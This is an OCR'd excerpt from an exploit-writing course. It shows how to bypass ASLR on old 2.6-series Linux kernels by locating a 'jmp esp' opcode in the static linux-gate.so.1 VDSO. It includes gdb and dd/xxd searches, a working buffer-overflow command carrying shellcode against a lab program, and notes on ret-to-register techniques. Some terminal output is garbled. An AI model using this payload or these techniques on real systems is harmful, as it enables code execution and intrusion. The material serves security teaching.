
```
root@deadlist-desktop:/home/deadlist# ldd ./aslr_canary
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e8b000)
        /lib/ld-linux.so.2 (0xb7fce000)
root@deadlist-desktop:/home/deadlist# ldd ./aslr_canar
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb
        /lib/ld-linux.so.2 (0xb7ef6000)
root@deadlist-desktop:/home/deadlist# ldd ./aslr_canary
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7dd8000)
        /lib/ld-linux.so.2 (0xb7f1b000)
```

linux-gate.so.1 remains static

- linux-gate.so.1 could be a good target for a trampoline!

Using ldd

This slide shows ldd running against the aslr_canary program. You may notice that the object linux-gate.so.1 is staying at the same address, while the other object keeps changing. This means that linux-gate.so.1 could be a possible target for our trampoline. Let us have a closer look.



linux-gate.so.1


- What is linux-gate.so.1?
  - It's a Virtual Dynamically-linked Shared Object (VDSO)
  - Consistently loaded at 0xffffe000
    - Penultimate 4096-byte page within 4G address space
  - Used for Virtual System Calls
    - A gateway between user mode and kernel mode
    - Works with SYSENTER & SYSEXIT
    - Faster method than invoking int 0x80

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

linux-gate.so.1

We obviously cannot exploit our new friend without first getting to know them. So what is this linux-gate.so.1? There was a time when a system would always send an interrupt 0x80 when attempting to move between user-land and kernel mode. This style of access protection and communication was deemed slow from a processing perspective on more modern processors. With that being the case, a new method was created to provide the same type of functionality at a faster rate. The newer method utilizes SYSENTER and SYSEXIT instructions. Per Intel, the SYSENTER instruction is part of the "Fast System Call" facility introduced on the Pentium II processor. For more information on these instructions I recommend visiting the following link posted by Manu Garg:
http://manugarg.googlepages.com/systemcallinlinux2_6.html

For our purposes at this point, we simply need to know that linux-gate.so.1 is a Virtual Dynamically-linked Shared Object (VDSO) that is consistently mapped to the address 0xffffe000 on most Linux Kernel versions. One of the ideas behind a VDSO is to allow access to Kernel resources without needing to send an interrupt. Often times it simply acts as a gateway and is usable by all processes on a system. If you're a user of various virtualization products such as VMware, you may remember some issues where the Hypervisor wanted to use memory pages already being utilized by this VDSO, requiring you to set the VDSO option to equal 0.




Searching through linux-gate.so.1

- The ldd tool showed it to always be loaded at 0xffffe000
  - Let us use GDB and have a look
    - *gdb ./aslr_canary*
    - *break main*
    - *run*
    - *x/8b 0xffffe000*
  - Search for the pair of bytes 0xffd4 (call esp) or 0xffe4 (jmp esp)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Searching through linux-gate.so.1

If not already there, launch the aslr_canary program inside of GDB. Once inside of GDB, type in "break main" followed by "run." You should hit the breakpoint you created on the address of the main() function. At this point, take a look at the address of linux-gate.so.1 located at 0xffffe000. Type in "x/8b 0xffffe000" and press enter. The "8b" displays at bytes in a row, one byte at a time. This makes it easier to look for our desired opcode. Press enter repeatedly and search for either 0xffd4 (call esp) or 0xffe4 (jmp esp). One does exist!



GDB Results for linux-gate.so.1

- Using x/8b in GDB ...

```
(gdb) x/8b  0xffffe000
0xffffe000:     0x7f    0x45    0x4c    0x46    0x01    0x01    0x01    0x00
(gdb)
0xffffe008:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

▪ ▪ ▪ ▪ ▪ ▪


```
0xffffe770:     0x02    0x00    0                               0xff    0xff
(gdb)
0xffffe778:     0xe4    0x01    0x00    0x00    0x38    0x00    0x00    0x00
(gdb)
0xffffe780:     0x03    0x00    0x00    0x00    0x02    0x00    0x00    0x00
```

We found 0xffe4 at address 0xffffe777

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

GDB Results for linux-gate.so.1

On this slide are screenshots showing the commands from the last slide. As you can see, the results are displayed eight per row, in one byte segments. This makes it easier to search for 0xff, and then check to see if the next byte is either 0xd4 or 0xc4. As you can see, all the way down at 0xffffe777 is one of the desired opcodes, 0xffe4. We should be able to leverage this to our advantage.



A Different Method ...

- Using dd and xxd to cut corners!
  - *dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1*

```
root@deadlist-desktop:/home/deadlist# dd if=/proc/self/mem
of=linux-gate.dso bs=4096 skip=1048574 count=1
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 0.0409 seconds, 100 kB/s
```

  - *xxd linux-gate.dso |grep "ff e4"*

```
root@deadlist-desktop:/home/deadlist# x  lin
root@deadlist-desktop:/home/deadl    xxd linux-gate.dso |grep "ff e4"
0000770: 0200 0000 e4e1 ffff e401 0000 3800 0000  ............8...
root@deadlist-desktop:/home/deadlist#
```

We found 0xffe4 at address 0xffffe777

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

A Different Method ...

Before we move to the next part of our exploit, let us take a look at an easier method to search for opcodes within linux-gate.so.1. The link provided is one resource: http://manugarg.googlepages.com/systemcallinlinux2_6.html. You can also find out information regarding this technique at http://www.trilithium.com/johan/2005/08/linux-gate/ written by Johan Petersson and http://www.s0ftpj.org/bfi/dev/BFi14-dev-05 by S. Budella.

The technique referenced is the use of the tool dd, to make an image of the linux-gate.so.1 object. Having a binary image will allow us to use a tool such as xxd to search the binary for our string pattern. To perform this technique, enter in the command:

dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1 # bs is 4K page, skip gets us to the second to last page. 2 ^ 32 / 4096 – 2 = 1048574

This will create an image file called linux-gate.dso. From here, use the xxd tool to search for our desired pattern:


xxd linux-gate.dso |grep "ff d4"

xxd linux-gate.dso |grep "ff e4"

The second command should have provided you with the results on the slide. We see again that 0xffffe777 holds our desired hex pattern. The address displayed to the left shows as 00000770. We must remember to add the base address of 0xffffe000 to this value to get the address 0xffffe770 and then count the offset to 0xffffe777 from there.

Using Our Trampoline

- Trying with our new return address




```
root@deadlist-desktop:/home/deadlist# ./aslr_canary "AAAAAAA `echo -e 'AA
\x0a\xffAAAA\x77\xe7\xff\xff\x90\x90\x90\x90\x90\x90\x90\x90\x29\xc9\x83\
xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\xeb\x
fc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0\xc
4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd7
\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`" "BBBBBBBBBBBB
BBBBB" "DDDDDDDDDDDDDDDDDDDD"
Authentication Failed

           (__)
           (oo)
    /------\/
   / |     ||
  *  /\---/\
     ~~   ~~
...."Have you mooed today?"...
root@deadlist-desktop:/home/deadlist# █
```

Using Our Trampoline

Now that we have what seems to be a desired opcode, let us use that address as our return pointer. Use the same exploit code as we did previously, changing the return pointer to "\x77\xe7\xff\xff." The command should look like:

```
run "AAAAAAA `echo -e
'\x42\x43\x0a\xffAAAA\x77\xe7\xff\xff\x90\x90\x90\x90\x90\x90\x90\x90\x29\xc9\x83\xe9\xf4\xd9\
xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd
6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\x
d1\xc8\xb0\x18\xd7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`"
"BBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDD“
```

As you can see on the slide above, our exploit attempt was successful!



Wrapping up this Method


- Our last method of defeating ASLR works on Linux Kernel 2.6.17 – 2.6.19
- On 2.6.20 0xffffe777 was scrubbed of our "jmp esp" hex-pattern
- What now?
  - 0xffe4, 0xffd4 and other helpful patterns still exist
    - Search static areas of the executable or memory like the code segment
    - Or ...

Wrapping up this Method

Our last method of defeating ASLR works on Linux Kernel 2.6.17 – 2.6.19. There are plenty of OSs out there using this Kernel version, but as usual, things progress. On Kernel version 2.6.20 for example, linux-gate.so.1 still seems to remain static, although the hex pattern we abused previously seems to have been removed. On Kernel version 2.6.24, linux-gate.so.1 is randomized. Does this mean it is the end of existence as we know it? Of course not! The code segment often gets mapped to the same address, not participating in ASLR. There may be a potential opcode of interest here. It's certainly worth a search. There also may be other areas of memory that remain consistent. Being a researcher, you can't simply get frustrated if your first attempt is unsuccessful. This course should be opening your eyes to the many ways of taking control of a program. Many researchers spend weeks or months trying to discover a way to create a reliable exploit.

Patterns of interest:

FF E0 - JMP EAX	**FF D0 - CALL EAX**
FF E1 - JMP ECX	**FF D1 - CALL ECX**
FF E2 - JMP EDX	**FF D2 - CALL EDX**
FF E3 - JMP EBX	**FF D3 - CALL EBX**
FF E4 - JMP ESP	**FF D4 - CALL ESP**
FF E5 - JMP EBP	**FF D5 - CALL EBP**
FF E6 - JMP ESI	**FF D6 - CALL ESI**
FF E7 - JMP EDI	**FF D7 - CALL EDI**



Other Opcodes of Interest

- Ret-to-ESP
  - We just did this one!
  - jmp/call esp – 0xffd4 or 0xffe4
- Ret-to-EAX
  - Useful when a pointer is returned via EAX to the calling function
  - jmp/call EAX – 0xffe0 or 0xffd0
- Ret-to-Ret
  - Return repeatedly down the stack until you control the location
  - Ret Instruction – 0xc7 ***2.6.20 has these in linux-gate.so.1
- Ret-to-Ptr
  - During some seg-faults, registers hold addresses on the stack we can control; e.g. 0x41414141 may show up in a register
  - Ret-to-Ptr in EAX, EDX, EDI, ESI, etc.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Other Opcodes of Interest

Some additional opcodes that may provide us with opportunities to exploit ASLR include Ret-to-ESP, Ret-to-EAX, Ret-to-Ret and Ret-to-Ptr. Let us discuss each one of them in a little more detail.


Ret-to-ESP should sound familiar. This is the one we just took advantage of on a system with ASLR running Kernel version 2.6.17. The idea is the ESP register will be pointing to a memory address immediately following the location of the previous return pointer location when a function has been torn down. Since the ESP register is pointing to this location, we should be able to place our exploit code after the return pointer location of a vulnerable function and simply overwrite the return pointer with the memory address of a "jmp esp" or "call esp" instruction. If successful, execution will jump to the address pointed to by ESP, executing our shellcode.

Ret-to-EAX comes into play when a calling function is expecting a pointer returned in the EAX register that points to a buffer the attacker can control. For example, if a buffer overflow condition exists within a function that passes back a pointer to the vulnerable buffer, we could potentially locate an opcode that performs a "jmp eax" or "call eax" and overwrite the return pointer of the vulnerable function with this address.

Ret-to-Ret is a bit different. The idea here is to set the return pointer to the address of a "ret" instruction. The idea behind this attack is to issue the "ret" instruction as many times as desired, moving down the stack four bytes at a time. If a pointer resides somewhere on the stack that the attacker can control, or control the data held at the pointed address, control can be taken via this method.

Ret-to-Ptr is an interesting one. Imagine for a moment that you discover a buffer overflow within a vulnerable function. Once you cause a segmentation fault, often times we'll see that EIP has attempted to jump to the address 0x41414141. This address, of course. being caused by our use of the "A" character. When we generate this error, we can type in "info reg" into GDB and view the contents of the processor registers. More often than not, several of the registers will be holding the address or value 0x41414141. Let us say for example that the EBX register is holding the value 0x41414141. This may indicate that this value has been taken from somewhere off of the stack where we crammed our A's into the buffer and overwrote the return pointer. If we can find an instruction such as "call [ebx]" or "FF 13" in hex, and can determine where the 0x41414141 address has been pulled from the stack to populate EBX, we should be able to take control of the program by overwriting this location with the address of our desired instruction.

Remember, these are just some examples of what can be done. Think outside the box!



What About Kernel 2.6.22 and Later?


- Haven't had enough?
- Let us discuss an example of hacking ASLR on the Linux Kernel 2.6.22 and later ...
  - We mentioned the possibility of Format String vulnerabilities leaking data
  - What about alternative methods?
    - Conditional exploitation requires creativity and persistence

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

What About Kernel 2.6.22 and Later?

We now know about the method of locating static bytes that could work as potential opcodes, but what about a different method? Each time a new Kernel version, or compiler version comes out our prior methods of defeating ASLR are sometimes removed. For example, as mentioned, linux-gate.so.1 is randomized in modern Kernel versions, and in others our desired jmp or call instructions have been removed. We can no longer reliably use linux-gate.so.1 as a method of bypassing ASLR.

